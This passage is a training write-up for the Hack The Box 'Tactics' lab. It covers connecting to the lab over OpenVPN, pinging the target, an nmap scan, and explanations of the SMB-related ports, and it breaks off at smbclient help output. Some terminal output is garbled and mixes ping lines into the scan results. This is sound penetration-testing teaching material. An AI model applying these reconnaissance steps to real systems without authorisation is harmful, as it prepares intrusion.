

TACTICS



Tactics

Table of Contents

1	Hack the Box	3
1.1	Connect using Openvpn	3
1.2	Nmap scan.....	11
1.3	SMB Client.....	13
1.4	Foothold.....	14
1.4.1	Option A: SMB Unprotected C\$ Share.....	14
1.4.2	Option B: Impacket.....	18
1.5	Challenge Questions	21
1.6	Completion Certificate.....	22

DATE	REVISION	AUTHORED BY	REVIEWED / APPROVED BY
03-18-2025	A	R. Voss	

AUTHORS NOTE:

Tactics

1 Hack the Box

1.1 Connect using Openvpn

Open Hack the Box and select a machine

The screenshot shows the HackTheBox homepage with a search bar at the top containing 'Search Hack The Box'. Below the search bar, there are several machine cards. One card for 'EscapeTwo' (EASY) and another for 'Travel' (HARD) are visible. The main focus is on the 'MACHINES' section, which lists two machines: 'Devel' (EASY) and 'Developer' (HARD). The 'Devel' machine has a user rating of 4.8 and 34461 reviews. The 'Developer' machine has a user rating of 4.7 and 751 reviews. A red box highlights the 'ACTIVE' button next to the 'Devel' machine entry.

The screenshot shows the details page for the 'Devel' machine. At the top, there is a banner with the text 'Get Started with Guided Model Discover an exploitation path with guiding questions on most easy and medium retired machines. Master techniques with our in-depth walkthroughs. Try it for free on Carg!'. Below the banner, the machine card for 'Devel' (Windows · Easy) is shown. The card includes a profile picture, a 'Retired Machine' button, and a 'Devel is online' button. The machine has 0 points and 4.8/2222 reviews. A red box highlights the 'CONNECT TO HTB' button.

or

The screenshot shows the 'CONNECT' page. It provides instructions to attack the target machine from the same network using the Starting Point VPN. It offers two connection options: 'Connect using Pwnbox' (RECOMMENDED) and 'Connect using OpenVPN'. The 'Connect using OpenVPN' option is highlighted with a red box and a red arrow pointing to a 'select' button.

Tactics

The image consists of three vertically stacked screenshots from a web-based interface for connecting to a Hack The Box machine.

Screenshot 1: Connect To Hack The Box

- Header: 2 CONNECTIONS, SkipV
- Section: Machines
Play Machines
• OPEN VPN US VIP+ 1
- Section: Starting Point
Play Starting Point Machines
• OFFLINE US STARTINGPOINT 1
- Section: Endgames
Play Endgames
• OFFLINE
- Section: Seasonal - EscapeTwo
Compete on the latest released Machine
• OPEN VPN US VIP+ 1
- Text: INTRODUCTION TO LAB ACCESS
- Text: TROUBLE CONNECTING?

A red box highlights the "select machines" button at the top of the page, and a red arrow points to the "Machines" section.

Screenshot 2: Connect to Starting Point

- Header: CONNECT TO HTB, SkipV
- Section: OpenVPN
The OG way of connecting to a machine.
- Section: Pwnbox
Your own web-based Parrot Linux instance to play our labs.
- Text: INTRODUCTION TO LAB ACCESS
- Text: TROUBLE CONNECTING?




A red box highlights the "select OpenVPN" button at the bottom of the page, and a red arrow points to the "OpenVPN" section.

Screenshot 3: Connect to a VPN Server

- Section: Connect to a VPN Server
If you switch your Access or your Server, you will have to re-connect.
- Text: Your active machine **Devel** could be reverted to a default clean state if you change servers.
- Section: VPN ACCESS
US - Starting Point
- Section: VPN SERVER
US StartingPoint 1
- Section: PROTOCOL
• UDP 1337 TCP 443
- Text: DOWNLOAD VPN

A red box highlights the "select US on both Access and Server then hit Download VPN" text at the top of the page, and two red arrows point to the "US - Starting Point" and "US StartingPoint 1" dropdown menus.

Tactics



Tactics

The screenshot shows the HTB Tactics challenge interface. At the top, there's a banner with a cartoon character, the title 'Tactics' (ACTIVE), and a progress bar indicating '0 of 9 tasks completed'. Below the banner, there are tabs for 'Tags' (selected), 'Protocols', 'SMB', 'Reconnaissance', and 'Misconfiguration'. A download button for 'Official Writeup' is also present.

CONNECT

To attack the target machine, you must be on the same network. Connect to the Starting Point VPN using one of the following options.

It may take a minute for HTB to recognize your connection. If you don't see an update after 2-3 minutes, refresh the page.

Connect using Pwnbox → RECOMMENDED

A preconfigured, browser-based virtual machine with all the hacking tools you need pre-installed.

Free 2h of Pwnbox - Upgrade to VIP+ for Unlimited Access

Connect using OpenVPN →

Use your own machine for hacking. Download your VPN configuration and connect from your own environment.

Having Trouble? - Introduction to Lab Access

SPAWN MACHINE

Spawn the target machine and the IP will show here


ONLINE

TARGET MACHINE IP ADDRESS

10.129.81.143

Read the [walkthrough](#) provided, to get a detailed guide on how to pwn this machine.


Open a terminal in Kali




Because we've saved the link onto the desktop we will change directories.

```
cd Desktop
```

Tactics




```
root@kali: ~/Desktop
# cd Desktop
# ls
```



```
root@kali: ~/Desktop
# openvpn lab_SkipV.ovpn
```


Now we can run the file with openvpn

WE get a session...this window must stay open the entire time we are doing this lab...this is the VPN connection to Hack the Box



```
root@kali: ~/Desktop
# openvpn starting_point_SkipV.ovpn
2025-01-14 14:31:50 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-01-14 14:31:50 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-01-14 14:31:50 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-01-14 14:31:50 library versions: OpenSSL 3.3.2 3 Sep 2024, LZO 2.10
2025-01-14 14:31:50 DCO version: N/A
2025-01-14 14:31:50 TCP/UDP: Preserving recently used remote address: [AF_INET]38.46.224.104:1337
2025-01-14 14:31:50 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-01-14 14:31:50 UDPv4 link local: (not bound)
2025-01-14 14:31:50 UDPv4 link remote: [AF_INET]38.46.224.104:1337
2025-01-14 14:31:50 TLS: Initial packet from [AF_INET]38.46.224.104:1337, sid=27aff60a 904fb5f9
2025-01-14 14:31:54 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-01-14 14:31:54 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: us-starting-point-1-dhcp Issuing CA
2025-01-14 14:31:54 VERIFY KU OK
2025-01-14 14:31:54 Validating certificate extended key usage
2025-01-14 14:31:54 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
2025-01-14 14:31:54 ++ Certificate has EKU (oid) 1.3.6.1.5.7.3.2, expects TLS Web Server Authentication
2025-01-14 14:31:54 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-01-14 14:31:54 VERIFY EKU OK
2025-01-14 14:31:54 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 256 bits ED25519, signature: ED25519, peer temporary key: 253 bits X25519
2025-01-14 14:31:54 Peer Connection Initiated with [AF_INET]38.46.224.104:1337
2025-01-14 14:31:54 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reincit_src=1
2025-01-14 14:31:54 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-01-14 14:31:55 SENT CONTROL [us-starting-point-1-dhcp]: 'PUSH_REQUEST' (status:1)
2025-01-14 14:31:55 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0 255.255.254.0,route 10.129.0.0 255.255.0.0,route-ipv6 dead:beef::/64,explicit-exit-notify,tun-ipv6,route-gateway 10.10.14.1,topology subnet,ping-restart 120,ifconfig-ipv6 dead:beef::2::1,ifconfig 10.10.14.226 255.255.254.0,peer-id 59,cipher AES-256-CBC,protocol-flags cc-exit tls-ekm dyn-tls-crypt,tun-mtu 1500'
2025-01-14 14:31:55 OPTIONS IMPORT: --ifconfig-ipv6 options modified
2025-01-14 14:31:55 OPTIONS IMPORT: route options modified
2025-01-14 14:31:55 OPTIONS IMPORT: route-related options modified
2025-01-14 14:31:55 OPTIONS IMPORT: tun-mtu set to 1500
2025-01-14 14:31:55 net_route.v4 best_gw query: dst 0.0.0.0
2025-01-14 14:31:55 net_route.v4 best_gw result: via 192.168.74.2 dev eth0
```

Now open a new terminal and type ip a



```
root@kali: ~
# ip a
```

you can see we have two terminals open now

Tactics

This is tunnel 0 and ip address 10.10.14.119

```
File Actions Edit View Help
└─(root㉿kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host noprefixroute
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:4c:ab:5d brd ff:ff:ff:ff:ff:ff
        inet 192.168.74.136/24 brd 192.168.74.255 scope global dynamic noprefixroute eth0
            valid_lft 1678sec preferred_lft 1678sec
        inet6 fe80::6fbf:c560:96c5:bde2/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:a4:78:d2:c0 brd ff:ff:ff:ff:ff:ff
        inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
            valid_lft forever preferred_lft forever
4: br-ab0b422ef338: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:b9:f8:d3:2e brd ff:ff:ff:ff:ff:ff
        inet 172.18.0.1/16 brd 172.18.255.255 scope global br-ab0b422ef338
            valid_lft forever preferred_lft forever
5: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
        inet 10.10.14.119/23 brd 10.10.14.255 scope global tun0
            valid_lft forever preferred_lft forever
        inet6 dead:beef:2::1075/64 scope global
            valid_lft forever preferred_lft forever
        inet6 fe80::d4fb:e60b:f266:f573/64 scope link stable-privacy proto kernel_ll
            valid_lft forever preferred_lft forever
└─(root㉿kali)-[~]
# 
```

you can now see tun0 and the ip address 10.10.14.119

We can now ping the ip address
ping 10.10.14.119

```
└─(root㉿kali)-[~] +
└─# ping 10.10.14.119
```

Tactics

You can see we have a successful connection...



Hit ctrl c to stop the ping

```
[root@kali] ~]
# ping 10.10.14.119
PING 10.10.14.119 (10.10.14.119) 56(84) bytes of data.
64 bytes from 10.10.14.119: icmp_seq=1 ttl=64 time=0.052 ms
64 bytes from 10.10.14.119: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 10.10.14.119: icmp_seq=3 ttl=64 time=0.030 ms
64 bytes from 10.10.14.119: icmp_seq=4 ttl=64 time=0.028 ms
^C
— 10.10.14.119 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.028/0.036/0.052/0.009 ms

[root@kali] ~]
# [HTB for Business]
```


What is the name of the service

Now return to HTB and spawn the machine and wait for the ip address to be created
(note: this can take a few minutes)



Tactics

10.129.81.143



ping the address given (this will change every time you spawn a machine)

A screenshot of a terminal window on a Kali Linux system. The prompt shows the user is root at a terminal. The user runs the command "# ping 10.129.176.212". The terminal displays the results of the ping, showing four successful packets sent to 10.129.176.212 with varying times (52.7 ms, 53.5 ms, 52.2 ms, 54.1 ms). After the ping, the user types "C" to stop it. The terminal then shows the ping statistics: 4 packets transmitted, 4 received, 0% packet loss, and a round-trip time (rtt) of 3004ms. The bottom of the terminal window has a watermark that reads "What is the name of the se".

```
└─(root㉿kali)-[~]
# ping 10.129.176.212
PING 10.129.176.212 (10.129.176.212) 56(84) bytes of data.
64 bytes from 10.129.176.212: icmp_seq=1 ttl=127 time=52.7 ms
64 bytes from 10.129.176.212: icmp_seq=2 ttl=127 time=53.5 ms
64 bytes from 10.129.176.212: icmp_seq=3 ttl=127 time=52.2 ms
64 bytes from 10.129.176.212: icmp_seq=4 ttl=127 time=54.1 ms
^C
— 10.129.176.212 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 52.249/53.121/54.110/0.720 ms

└─(root㉿kali)-[~]
# ┌─[HTB for Business]
```

Tactics

1.2 Nmap scan

```
nmap -sC -Pn 10.129.81.143
[+] (root㉿kali)-[~]
[+] # nmap -sC -Pn 10.129.81.143
PTING 10.129.81.143 (10.129.8.208) 56/64 bytes from 10.129.8.208: icmp_seq=1 ttl=63 time=52.2 ms
Host is up (0.054s latency).icmp_seq=2 ttl=63 time=52.8 ms
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
          SYN_RECV  received, 0% packet loss, time 3003ms
          rtt min/avg/max/mdev = 52.226/52.499/52.811/0.209 ms
Host script results:
| smb2-security-mode:
|_# 3:1:1:0.129.184.213
|_SMB1 Message signing enabled but not required for 64 bytes of data.
| smb2-time:   10.129.184.213: icmp_seq=1 ttl=63 time=53.4 ms
|_SMB1 date:   2025-03-18T16:41:01  icmp_seq=2 ttl=63 time=499 ms
|_SMB1 start_date: 0N/A 184.213: icmp_seq=3 ttl=63 time=53.3 ms
|_SMB1 64 bytes from 10.129.184.213: icmp_seq=4 ttl=63 time=52.2 ms
Nmap done: 1 IP address (1 host up) scanned in 45.54 seconds
--- 10.129.184.213 ping statistics ---
[+] (root㉿kali)-[~] 4 sent, 4 received, 0% packet loss, time 3002ms
[+] in/avg/max/mdev = 52.159/164.437/498.932/193.121 ms
```

According to the results of the nmap scan, the machine is running the Windows and the Server Message Block service on port 445. We have found our target. Below is a short summary of each port discovered and its' functionality, for some background information on the target. Documenting these ports and the target in general is vital before starting any kind of attack.

It will help you in avoiding a crashed target or a Firewall block and alert

Tactics

Port 135:

The Remote Procedure Call (RPC) service supports communication between Windows applications. Specifically, the service implements the RPC protocol – a low-level form of inter-process communication where a client process can make requests of a server process. Microsoft's foundational COM and DCOM technologies are built on top of RPC.

The service's name is RpcSs and it runs inside the shared services host process, svchost.exe. This is one of the main processes in any Windows operating system & it should not be terminated.

Port 139:

This port is used for NetBIOS. NetBIOS is an acronym for Network Basic Input/Output System. It provides services related to the session layer of the OSI model allowing applications on separate computers to communicate over a local area network. As strictly an API, NetBIOS is not a networking protocol. Older operating systems ran NetBIOS over IEEE 802.2 and IPX/SPX using the NetBIOS Frames (NBF) and NetBIOS over IPX/SPX (NBX) protocols, respectively. In modern networks, NetBIOS normally runs over TCP/IP via the NetBIOS over TCP/IP (NBT) protocol. This results in each computer in the network having both an IP address and a NetBIOS name corresponding to a (possibly different) host name. NetBIOS is also used for identifying system names in TCP/IP(Windows).

Simply saying, it is a protocol that allows communication of files and printers through the Session Layer of the OSI Model in a LAN.

Port 445:

This port is used for the SMB. SMB is a network file sharing protocol that requires an open port on a computer or server to communicate with other systems. SMB ports are generally port numbers 139 and 445.

Port 139 is used by SMB dialects that communicate over NetBIOS. It's a session layer protocol designed to use in Windows operating systems over a local network.

Port 445 is used by newer versions of SMB (after Windows 2000) on top of a TCP stack, allowing SMB to communicate over the Internet.

This also means you can use IP addresses in order to use SMB like file sharing.

Simply saying, SMB has always been a network file sharing protocol. As such, SMB requires network ports on a computer or server to enable communication to other systems.

SMB uses either IP port 139 or 445.

Tactics

1.3 SMB Client

```
smbclient -h
```

```
[root@kali] ~] 10.129.81.143 (10.129.81.143) 56(84) bytes of data.  
# smbclient -h  
Invalid option -h: unknown option  
Usage: smbclient [-?|-help] [-U|-usage] [-M|-message=HOST] [-I|-ip-address=IP] [-E|-stderr] [-L|-list=HOST] [-T|-tar=<c|x>XFvgbNan] [-D|-directory=DIR]  
[-c|-command=STRING] [-b|-send-buffer=BYTES] [-t|-timeout=SECONDS] [-p|-port=PORT] [-g|-grepable] [-q|-quiet] [-B|-browse] [-d|-debuglevel=DEBUGLEVEL]  
[-d|-debug-stdout] [-s|-configfile=CONFIGFILE] [-o|-option=name:value] [-l|-log-basename=LOGFILEBASE] [-l|-leak-report] [-l|-leak-report-full]  
